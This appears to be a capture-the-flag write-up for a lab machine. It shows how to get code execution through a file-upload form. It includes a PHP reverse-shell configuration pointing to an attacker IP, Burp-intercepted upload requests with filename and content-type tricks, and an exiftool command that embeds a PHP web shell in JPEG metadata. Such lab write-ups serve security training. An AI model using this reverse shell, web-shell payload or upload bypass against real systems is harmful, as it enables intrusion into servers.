
And edit the following two fields:

→ $ip to your respective tun0 IP address (check with ifconfig tun0).
→ $port to your listener port.


- 

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.124';  // CHANGE THIS
$port = 1234;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

upload this shell.php to the server:

→ 

It says :


→ 
Sorry, only JPG, JPEG & PNG files are allowed.

Our php shell upload failed. This means there is file extension checking and file type checking. Fire up burp suite, and lets play with it.

Playing with server using burp and failed

Lets upload the same shell file by changing content type and file extension:


Intercept the request with burp and change the filename from “shell.php” to “shell.php.jpg” and forward the request:



```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.185/upload.php
Content-Type: multipart/form-data; boundary=---------------------------9123481731702855761227145767
Content-Length: 3812
Connection: close
Cookie: PHPSESSID=6616nk7q11k09932r4svcfvtel
Upgrade-Insecure-Requests: 1

-----------------------------9123481731702855761227145767
Content-Disposition: form-data; name="image"; filename="shell.php.jpg"
Content-Type: application/x-php

<?php
```

→


As expected the server scolding us :



What are you trying to do there?

→


Lets try changing the content-type from "application/x-php" to "image/-jpeg" or “image/jpg” and forward it :



```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.185/upload.php
Content-Type: multipart/form-data; boundary=---------------------------15761764796381766391040434828
Content-Length: 3815
Connection: close
Cookie: PHPSESSID=6616nk7q11k09932r4svcfvtel
Upgrade-Insecure-Requests: 1

-----------------------------15761764796381766391040434828
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpg
```

→


Again unwanted response :



Sorry, only JPG, JPEG & PNG files are allowed.

→


Changing both of them :



```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.185/upload.php
Content-Type: multipart/form-data; boundary=---------------------------20830632411162222121914525126
Content-Length: 3815
Connection: close
Cookie: PHPSESSID=6616nk7q11k09932r4svcfvtel
Upgrade-Insecure-Requests: 1

-----------------------------20830632411162222121914525126
Content-Disposition: form-data; name="image"; filename="shell.php.jpg"
Content-Type: image/jpg
```

→

Sucking response :

→ 

What are you trying to do there?

Strictly coded. But not as strict as we think.
Lets try some other tricks availble in Internet.


Trying other techniques to upload a file

We have many other tricks but many of them are not working. Changing extension to php2, php3, php4 and also adding some content before our payload. But didn't worked. Now Let's try including the payload into the image metadata. This is one of the wildest technique to bypass the image uploads.

We use exif-tool to change the metadata of an image.
Just install exif-tool:

apt install libimage-exiftool-perl

Changing metadata :
Source: https://github.com/karthikgenius/security/blob/master/-bypass_image_upload.md#in-image



In image

```
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' lo.jpg
```

Exiftool is a great tool to view and manipulate exif-data. Then I had to rename the f

→ mv lo.jpg lo.php.jpg


Download any jpg image.

I downloaded a random image from Internet. You can also download random one.

Payload we use is the php one which takes value from GET method and executes on server shell.


Payload : *<?php echo "<pre>"; system($_GET['cmd']); ?>*

Ue the following commands :
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' duck.jpg
mv duck.jpg duck.php.jpg

→ 

```
root@kali:~/Desktop/htb/magic# exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' duck.j
    1 image files updated
root@kali:~/Desktop/htb/magic# mv duck.jpg duck.php.jpg
root@kali:~/Desktop/htb/magic# 
```

You can check with :
exiftool duck.php.jpg


→ 

```
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Comment                         : <?php echo "<pre>"; system($_GET[cmd]); ?>
Image Width                     : 144
Image Height                    : 144
```


Lets upload this manipulated image to the server.

Uploading manipulated file to the server

Browse the image and hit upload :

→ 


Hurrah! we have been in a good way, our image containing payload is successfully uploaded :

→ 

The file duck.php.jpg has been uploaded.

Where the file will be? As we seen in the source code in checking web server phase. We got the upload path as :
⇒ /images/uploads/$FILES

Lets check for our file :



10.10.10.185/images/upload
Magic Upload
10.10.10.185/images/uploads/duck.php.jpg

```
����JFIFHH�� tExifMM*������(1�2��� �iH ��' ��'Adobe Photo
����JFIFHH��Adobe_CM��Adobed����      ����"�� ��?  3!1AC
�U�e���u��F'�����������������Vfv���������7GWgw�
dEU6te����u��F�����������������Vfv���������'7GWgw
�,�/@��g�u_Go�n�´Y?��r��d�����o���;�.k�$������3���
�/��Y��.��Zg������Ot�Σ��)�D��l?�y|R�?�������w���Ξg
�)=JI���]���I%?���T�I%)$�IK����f�ƒ�fcı��z�V�C�3���<
� h�o���h��~w�����e�v��+����N�n�y�!�o�sG&3 |��x�
```

→

